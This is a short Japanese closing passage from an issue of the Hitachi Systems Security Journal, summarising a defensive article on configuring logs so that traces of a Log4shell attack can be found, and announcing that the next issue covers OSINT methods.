今回は、③ログ取得設定編として、適切にログ取得設定を実施しておくことで、Log4shell 攻撃を受けた後に、ログによる痕跡確認の可否を確認しました。必用に応じてログの取得設定を見直し、攻撃を受けてしまった際にも、即座に痕跡を確認できるようにしておきましょう。

次号からは、ニュース記事、ソーシャル メディア、政府報告書などの公的に利用可能なソースから情報を収集および分析する「OSINT」の手法を確認します。

Human * IT

人と IT のチカラで、驚きと感動のサービスを。

Hitachi Systems Security Journal VOL.62

株式会社 日立システムズ
本社 〒141-8672 東京都品川区大崎 1-2-1